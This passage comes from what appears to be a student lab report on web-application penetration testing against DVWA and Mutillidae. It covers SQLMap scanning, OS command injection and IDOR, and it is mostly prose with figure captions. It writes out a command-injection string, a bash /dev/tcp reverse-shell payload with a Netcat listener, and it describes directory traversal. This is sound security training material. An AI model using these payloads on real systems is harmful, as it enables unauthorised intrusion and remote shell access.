


Figure 39: SQLMap continuing its technique-detection sweep, testing MySQL/PostgreSQL/MSSQL/Oracle payload variants




Figure 40: SQLMap confirming that the "page" parameter appears dynamic and testing it for injectability




Figure 41: SQLMap heuristic tests flagging the parameter as a possible SQL injection, XSS and file-inclusion point




Figure 42: SQLMap run summary prior to extracting table and column data from the identified database

> ***Key Learning:*** *SQLMap's heuristic engine tests far more injection techniques (boolean, error-based, UNION, stacked queries, time-based) in seconds than would be practical to try by hand, and it will also flag adjacent risks — such as XSS or file-inclusion — on the same parameter.*

5.3 Part 3: OS Command Injection

DVWA's Command Execution module ("Ping for FREE") accepts an IP address and, on the server, runs it directly inside a ping command. With the security level set to low, a normal address (127.0.0.1) produced the expected ping output, confirming that user input is passed straight to the shell. Appending a command separator — 127.0.0.1 ; whoami — caused the output of whoami to appear alongside the ping results, and a Netcat listener (nc -lvnp 4444) combined with a reverse-shell payload turned that same weakness into an interactive shell on the target.




Figure 43: DVWA (Damn Vulnerable Web Application) login page




Figure 44: DVWA Security settings page — security level set to "low" to enable the Command Execution exercise




Figure 45: DVWA Command Execution ("Ping for FREE") vulnerable input page




Figure 46: Command separator payload appended to the IP field (e.g. 1 ; bash -i >& /dev/tcp/10.0.2.15/4444 0>&1)




Figure 47: Normal ping output returned by the application, confirming the input is passed straight to the system ping command




Figure 48: Netcat listener (nc -lvnp 4444) waiting for an incoming reverse-shell connection




Figure 49: Reverse shell caught on the Netcat listener with whoami/id/hostname output confirming successful OS Command Injection

> ***Key Learning:*** *A single semicolon or && is enough to break out of the intended command when input isn't validated. Any application feature that "shells out" to a system utility (ping, traceroute, nslookup, etc.) is a prime candidate for command injection testing.*

6. Task 3: Broken Access Control & IDOR

Objective

To test whether the application enforces access control server-side by attempting to access another user's data through identifier manipulation, and to test whether a low-privilege user can escalate to an administrator role by tampering with a client-side cookie.

Theory and Background

Broken Access Control and Insecure Direct Object References (IDOR) occur when an application exposes a reference to an internal object — a user ID, a file name, a record number — and then trusts that reference without re-checking whether the current session is actually entitled to it. These are logic flaws rather than technical bugs: the code runs exactly as written, but the authorisation check that should have been there simply is not.

6.1 Part 1: IDOR (Insecure Direct Object Reference)

Using Mutillidae's file/object viewing features under OWASP Top 10 → A4 - Insecure Direct Object References, Burp Proxy was used to capture the request that selects which object/file is returned to the browser. The identifying parameter in that request was then changed by hand and forwarded, and the response was compared each time. The application consistently returned whatever object was referenced — including, eventually, local server files reached through directory-traversal — with no server-side check confirming the requester was entitled to that specific object.




Figure 50: Mutillidae Login page encountered while locating the correct OWASP Top 10 lab




Figure 51: Text File Viewer lab ("Hacker Files of Old") — selecting a file identifier from the drop-down



Figure 52: External textfiles.com resource loaded by the Text File Viewer feature




Figure 53: Burp Proxy intercepting the underlying GET request generated by the file viewer




Figure 54: Repeater view of the baseline file-viewer request before the identifier is modified




Figure 55: Response confirming the requested file/object is returned to a successful (200 OK) request




Figure 56: Modifying the object/file identifier in the request line to reference a different resource




Figure 57: Response returned for the modified identifier, showing that a different, unrelated object was retrieved




Figure 58: Repeater request changing the identifier again to probe the extent of the access control flaw

